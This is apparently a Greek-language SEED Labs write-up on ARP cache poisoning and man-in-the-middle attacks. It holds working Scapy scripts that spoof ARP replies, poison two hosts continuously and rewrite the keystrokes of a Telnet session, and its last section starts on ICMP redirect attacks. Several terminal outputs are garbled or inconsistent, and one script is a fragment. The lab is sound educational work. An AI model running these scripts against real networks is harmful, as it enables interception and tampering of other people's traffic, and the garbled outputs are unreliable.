A = ARP(hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6',
        hwdst='ff:ff:ff:ff:ff:ff', pdst='10.9.0.6')

pkt = E/A
pkt.show()
sendp(pkt)

```

Αρχικά θα εξετάσουμε την περίπτωση που η ARP cache είναι κενή. Όπως παρατηρούμε στην εικόνα 30, εκτελούμε την εντολή `arp` στον Host A και παρατηρούμε ότι η ARP cache είναι κενή.



Εικόνα 30 Lab 2-ARP cache Host A πριν το ARP gratuitous message

Στην συνέχεια, όπως φαίνεται και στην εικόνα 31, εκτελούμε το Script 8 στον Attacker και ενώ βλέπουμε ότι το αυτό τρέχει κανονικά και κάνει spoof τις σωστές MAC και IP Addresses, η ARP cache του Host A παραμένει κενή. Συνεπώς και σε αυτή την περίπτωση απαιτείται η ARP cache να περιέχει την ανάλογη καταχώρηση που θέλουμε να γίνει spoof.



```

root@c9ed76c70a4a:/#
root@c9ed76c70a4a:/#
root@c9ed76c70a4a:/#
root@c9ed76c70a4a:/#
root@c9ed76c70a4a:/#
root@c9ed76c70a4a:/#
root@c9ed76c70a4a:/#
root@c9ed76c70a4a:/#
root@c9ed76c70a4a:/#
root@c9ed76c70a4a:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data:
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.188 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.067 ms
^C
(0) Stopped ping 10.9.0.6
root@c9ed76c70a4a:/# arp
Address      Hwtype Hwaddress      Flags Mask      Iface
0:10.9.0.6.net 10.9.0.6 ether  02:42:0a:09:00:06 C        eth0
root@c9ed76c70a4a:/#

root@kali:~/Documents# python3 task1.1-arp-request.py
### Ethernet ###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
### ARP ###
hwttype  = 0x1
ptype    = IPv4
hlen     = 0
plen     = 0
op       = who-has
hwsrc    = 02:42:0a:09:00:69
hwrc     = 10.9.0.6
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.9.0.6 netmask 255.255.255.0 broadcast 10.9.0.255
ether 02:42:0a:09:00:06 txqueuelen 0 (Ethernet)
RX packets 105 bytes 11480 (11.4 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@e053a57439e2:/#

```

Εικόνα 32 Lab 2-ARP cache Host A μετά το ping

Στην συνέχεια εκτελούμε εκ νέου το Script 8 στον Attacker και όπως διαπιστώνουμε και στην εικόνα 33, η καταχώρηση πλέον έχει αλλάξει. Το spoofing που έκανε ο Attacker έχει πετύχει αφού παρατηρούμε ότι το mapping στην ARP cache του Host A δεν είναι μεταξύ της IP Address 10.9.0.6 και της MAC address 02:42:0a:09:00:06 που είναι του Host B αλλά μεταξύ της IP Address 10.9.0.6 και της MAC address 02:42:0a:09:00:69 που είναι του Attacker.



```
root@c9ed76c70a4a:/#
root@c9ed76c70a4a:/#
root@c9ed76c70a4a:/#
root@c9ed76c70a4a:/#
root@c9ed76c70a4a:/#
root@c9ed76c70a4a:/#
root@c9ed76c70a4a:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6): 56(84) bytes of data:
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.180 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.067 ms
^C
[9]+  Stopped                  ping 10.9.0.6
root@c9ed76c70a4a:/# arp
Address                  Hwtype  Hwaddress      Flags Mask      Iface
B:10.9.0.6.net:10.9.0.0 ether    02:42:0a:09:00:06 C          eth0
root@c9ed76c70a4a:/# arp
Address                  Hwtype  Hwaddress      Flags Mask      Iface
B:10.9.0.6.net:10.9.0.0 ether    02:42:0a:09:00:09 C          eth0
root@c9ed76c70a4a:/#

Sent 1 packets
root@eb106af05df0:/volumes# python3 task1.3-gratuitous-message.py
##[ Ethernet ]##
dot      = ff:ff:ff:ff:ff:ff
src       = 02:42:0a:09:00:09
type      = ARP
##[ ARP ]##
hwtype    = 0x1
ptype     = IPv4
hlen       = None
plen       = None
op         = who-has
hwsrc      = 02:42:0a:09:00:09
psrc       = 10.9.0.6
hwdst      = ff:ff:ff:ff:ff:ff
pdst       = 10.9.0.6


eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.9.0.6 netmask 255.255.255.0 broadcast 10.9.0.255
ether 02:42:0a:09:00:06 txqueuelen 0 (Ethernet)
RX packets 105 bytes 11400 (11.4 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@eb053a57439e2:/#
```

Εικόνα 33 Lab 2-ARP cache Host A μετά την επίθεση

Task 2 : MITM Attack στο Telnet χρησιμοποιώντας ARP Cache Poisoning

Ας υποθέσουμε ότι θέλουμε να εκτελέσουμε μία επίθεση η οποία θα έχει ως στόχο την τροποποίηση των πακέτων ενός session Telnet ανάμεσα στον Host A και στον Host B. Ουσιαστικά ο Attacker θα γίνει ο Man-In-The-Middle (MITM). Στην εικόνα 34 βλέπουμε την τοπολογία.



Εικόνα 34 Lab 2-Τοπολογία επίθεσης στο Telnet

Στην εικόνα 35, βλέπουμε ξανά (για υπενθύμιση) τις MAC και IP Addresses του Attacker (κάτω αριστερά), του Host A (πάνω δεξιά) και του Host B (κάτω δεξιά).

```

[12/30/23]seed@VM:~$ cd Downloads
[12/30/23]seed@VM:~/Downloads$ ls
Labsetup
[12/30/23]seed@VM:~/Downloads$ cd Labsetup
[12/30/23]seed@VM:~/Labsetup$ docker-compose build
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
[12/30/23]seed@VM:~/Labsetup$ docker-compose up
Starting A-10.0.0.5 ... done
Starting M-10.0.0.105 ... done
Starting B-10.0.0.6 ... done
Attaching to M-10.0.0.105, A-10.0.0.5, B-10.0.0.6
A-10.0.0.5 | * Starting internet superserver inetd
OK |
B-10.0.0.6 | * Starting internet superserver inetd
OK |

root@eb1b6af05df8:/#
root@eb1b6af05df8:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.0.105 netmask 255.255.255.0 broadcast 10.0.0.255
    ether 02:42:0a:00:00:09 txqueuelen 0 (Ethernet)
    RX packets 71 bytes 8391 (8.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@eb1b6af05df8:/#

[12/30/23]seed@VM:~$ docker exec B-10.0.0.6
root@053a5743982:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.0.6 netmask 255.255.255.0 broadcast 10.0.0.255
    ether 02:42:0a:00:00:06 txqueuelen 0 (Ethernet)
    RX packets 71 bytes 8391 (8.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@053a5743982:/#

```

Εικόνα 35 Lab 2-IP και MAC addresses των containers


Το σενάριο του υπόψη task έχει ως εξής :

ο Attacker (M) εκτελεί ένα ARP cache poisoning attack τόσο στο Host A όσο και στον Host B, έτσι ώστε στην ARP cache του Host A, η διεύθυνση IP του Host B να αντιστοιχίζεται στη διεύθυνση MAC του Attacker (M) και στην ARP cache του Host B, η διεύθυνση IP του Host A να

αντιστοιχίζεται επίσης στη διεύθυνση MAC του Attacker (M). Έτσι, τα πακέτα που αποστέλλονται μεταξύ Host A και Host B θα σταλούν όλα στο Attacker (M).

Στη εικόνα 36 βλέπουμε τα εξής :

Αρχικά εκτελούμε έναν έλεγχο επικοινωνίας μεταξύ του Host A και του Host B . Η επικοινωνία είναι επιτυχής και βλέπουμε ότι και η ARP cache των υπόψη Hosts έχει την ανάλογη εγγραφή. Επίσης, βλέπουμε και το Wireshark (πάνω αριστερά) στο οποίο κάνουμε capture όλα τα πακέτα. Παρατηρούμε αρχικά τα arp πακέτα και μετά τα icmp πακέτα που ανταλλάξαν αυτοί οι δύο Hosts.



Εικόνα 36 Lab 2-Connectivity test

Σε αυτό το σημείο ο Attacker (M) θα εκτελέσει το ARP cache poisoning attack. Το Script 9 το οποίο θα χρησιμοποιήσουμε μοιάζει με αυτό που χρησιμοποιήσαμε και στο πρώτο τμήμα του Lab. Η διαφορά τους έχει να κάνει ότι το Script 9 τρέχει κάθε 5 δευτερόλεπτα έτσι ώστε πάντα οι ARP caches των Host A και Host B να έχουν λάθος στοιχεία.

```
#!/usr/bin/python3
from scapy.all import *
import time

def send_ARP_packet(mac_dst, mac_src, ip_dst, ip_src):
    E = Ether(dst=mac_dst, src=mac_src)
    A = ARP(op=2, hwsrc=mac_src, psrc=ip_src, hwdst=mac_dst, pdst=ip_dst)
    pkt = E/A
```


```
sendp(pkt)
```

```
while True :
```

```
    send_ARP_packet('02:42:0a:09:00:05','02:42:0a:09:00:69','10.9.0.5','10.9.0.6')
    send_ARP_packet('02:42:0a:09:00:06','02:42:0a:09:00:69','10.9.0.6','10.9.0.5')
    time.sleep(5)
```


Script 9 Lab 2-Συνεχόμενο ARP cache poisoning

Εκτελούμε το Script 9 στον Attacker (M) και παρατηρούμε στην εικόνα 37 ότι επίθεση είναι επιτυχής. Οι ARP caches και των δύο Hosts έχουν αλλάξει με αποτέλεσμα οι IP διευθύνσεις τους να δείχνουν την MAC Address του Attacker (M). Τέλος, βλέπουν και τα ανάλογα πακέτα και στο Wireshark.



Εικόνα 37 Lab 2-ARP cache Host A και Host B μετά την επίθεση


Πρέπει να σημειώσουμε ότι για την επιτυχή συνέχιση της επίθεσης απαιτείται να απενεργοποιήσουμε το IP forwarding στον Attacker (M). Το IP forwarding, όταν είναι ενεργοποιημένο, στέλνει μήνυμα redirect δηλαδή ανακατευθύνει τα πακέτα στο destination Host χωρίς να κάνει καμιά αλλαγή στα πακέτα.



Εικόνα 38 Lab 2-IP forwarding

Στην εικόνα 38 βλέπουμε το capture του Wireshark όταν το IP forwarding είναι ενεργοποιημένο. Παρατηρούμε ότι όταν εκτελέσουμε ένα ping από τον Host A στον Host B τα πρώτα πακέτα πάνε στον Attacker (M) αλλά κάποια στιγμή εμφανίζεται ένα πακέτο redirect. Αυτό το πακέτο το στέλνει ο Attacker (M) και ανακατευθύνει το πακέτο στον Host B.


Ας δούμε όμως τώρα τι θα γίνει στην περίπτωση που απενεργοποιήσουμε το IP forwarding στον Attacker (M). Όπως βλέπουμε και στην εικόνα 39, η εντολή απενεργοποίησης είναι του IP forwarding είναι `sysctl net.ipv4.ip_forward=0`.



Εικόνα 39 Lab 2-Απενεργοποίηση IP forwarding

Θα δοκιμάσουμε τώρα να κάνουμε ping από τον Host A στον Host B. Αν παρατηρήσουμε την εικόνα 40 βλέπουμε στο Wireshark ότι δεν έχουμε πλέον πακέτα redirect και όλα κατευθύνονται προς τον Attacker (M).

Τέλος, δεν έχουμε πακέτα reply γιατί δεν τρέχουμε κάποιο Script στον Attacker (M) για να απαντάει στα icmp echo.



Εικόνα 40 Lab 2-Wireshark capture μετά την απενεργοποίηση του IP forwarding

Τώρα, αφού κατανοήσαμε και είδαμε την συμπεριφορά του ARP cache poisoning attack, είμαστε έτοιμοι να κάνουμε αλλαγές στα δεδομένα του Telnet Session μεταξύ Host A και Host B. Ας υποθέσουμε ότι ο Host A είναι ο Telnet client και ο Host B είναι ο Telnet Server. Αφού συνδεθεί ο Host A στον Telnet Server του Host B, για κάθε πληκτρολόγηση που πληκτρολογείται στο παράθυρο Telnet του Host A, δημιουργείται ένα πακέτο TCP και αποστέλλεται στον Host B.

Σκοπός μας (ως Attacker) είναι να υποκλέψουμε το πακέτο TCP και να αντικαταστήσουμε κάθε πληκτρολογημένο χαρακτήρα με έναν σταθερό χαρακτήρα (έστω το Z). Με αυτόν τον τρόπο, δεν έχει σημασία τι πληκτρολογεί ο χρήστης στον Host A, το Telnet θα εμφανίζει πάντα το Z. Βασική προϋπόθεση είναι αρχικά να ενεργοποιήσουμε το IP forwarding μέχρι να εγκατασταθεί το session και μετά να απενεργοποιήσουμε το IP forwarding προκειμένου να αλλάζουμε το payload των πακέτων. Παρακάτω βλέπουμε το Script 10 το οποίο θα χρησιμοποιήσουμε.

```
#!/usr/bin/python3
from scapy.all import *
import re


VM_A_IP = '10.9.0.5'
VM_B_IP = '10.9.0.6'
VM_A_MAC = '02:42:0a:09:00:05'
VM_B_MAC = '02:42:0a:09:00:06'
```

```
def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        real = (pkt[TCP].payload.load)
        data = real.decode()
        stri = re.sub(r'[a-zA-Z]',r'Z',data)
        newpkt = pkt[IP]
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        newpkt = newpkt/stri
        print("Data transformed from: "+str(real)+" to: "+ stri)
        send(newpkt, verbose = False)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        newpkt = pkt[IP]
        send(newpkt, verbose = False)

pkt = sniff(filter='tcp',prn=spoof_pkt)
```

Script 10 Lab 2-Αλλοίωση payload Telnet Session

Θα ξεκινήσουμε να βλέπουμε την επίθεση του Attacker (M) από την αρχή. Στον Attacker τρέχουμε το Script 9 (Συνεχόμενο ARP cache poisoning) με σκοπό να αλλάξουμε τις εγγραφές στην ARP cache των δύο Hosts και έχουμε ενεργοποιημένο το IP forwarding. Ξεκινάμε το Telnet Session από τον Host A. Χρησιμοποιούμε την εντολή telnet 10.9.0.6 και όταν ζητήσει τα διαπιστευτήρια χρησιμοποιούμε ως username seed και ως password dees. Στην εικόνα 41 βλέπουμε ότι έχουμε συνδεθεί στον Host B μέσω του Host A.



Εικόνα 41 Lab 2-Έναρξη Telnet Session

Σε αυτό το σημείο απενεργοποιούμε το IP forwarding στον Attacker και τρέχουμε το script 10 με το οποίο θα αλλοιώσουμε το payload. Στην παρακάτω εικόνα 42 βλέπουμε το αποτέλεσμα το οποίο είναι επιτυχές.


```
print(str(data) + "=>" + str(newdata))
newpkt[IP].len = pkt[IP].len + len(newdata) - len(data)
send(newpkt/newdata, verbose=False)
else:
    send(newpkt, verbose=False)
elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP :
    newpkt=IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].chksum)
    send(newpkt, verbose=False)

pkt = sniff(filter='tcp',prn=spoof_pkt)
```

Script 11 Lab 2- Αλλοίωση payload Netcat Session


Για την επιτυχή επίθεση στο Netcat εκτελούμε πάλι ένα ARP cache poisoning attack με σκοπό την αλλοίωση της ARP cache των δύο Hosts εκτελώντας το Script 9 (Συνεχόμενο ARP cache poisoning). Έπειτα, αφού ολοκληρωθεί σύνδεση του Host A με τον Host B εκτελούμε το Script 11. Παρατηρούμε ότι η πρώτη λέξη που έγραψε ο Host A δεν άλλαξε αλλά η δεύτερη από «Christos» έγινε «Demosthenous».

Lab 3: ICMP Redirect Attack

Σε αυτό το SEED Lab θα δούμε την επίθεση ICMP Redirect Attack. Αυτού του είδους η επίθεση είναι ένα μήνυμα σφάλματος που αποστέλλεται από έναν δρομολογητή στον αποστολέα ενός πακέτου IP. Οι ανακατευθύνσεις χρησιμοποιούνται όταν ένας δρομολογητής πιστεύει ότι ένα πακέτο δρομολογείται εσφαλμένα και θα ήθελε να ενημερώσει τον αποστολέα ότι θα πρέπει να χρησιμοποιήσει διαφορετικό δρομολογητή για τα επόμενα πακέτα που αποστέλλονται στον ίδιο προορισμό. Το ICMP Redirect μπορεί να χρησιμοποιηθεί από εισβολείς για να αλλάξει τη δρομολόγηση ενός 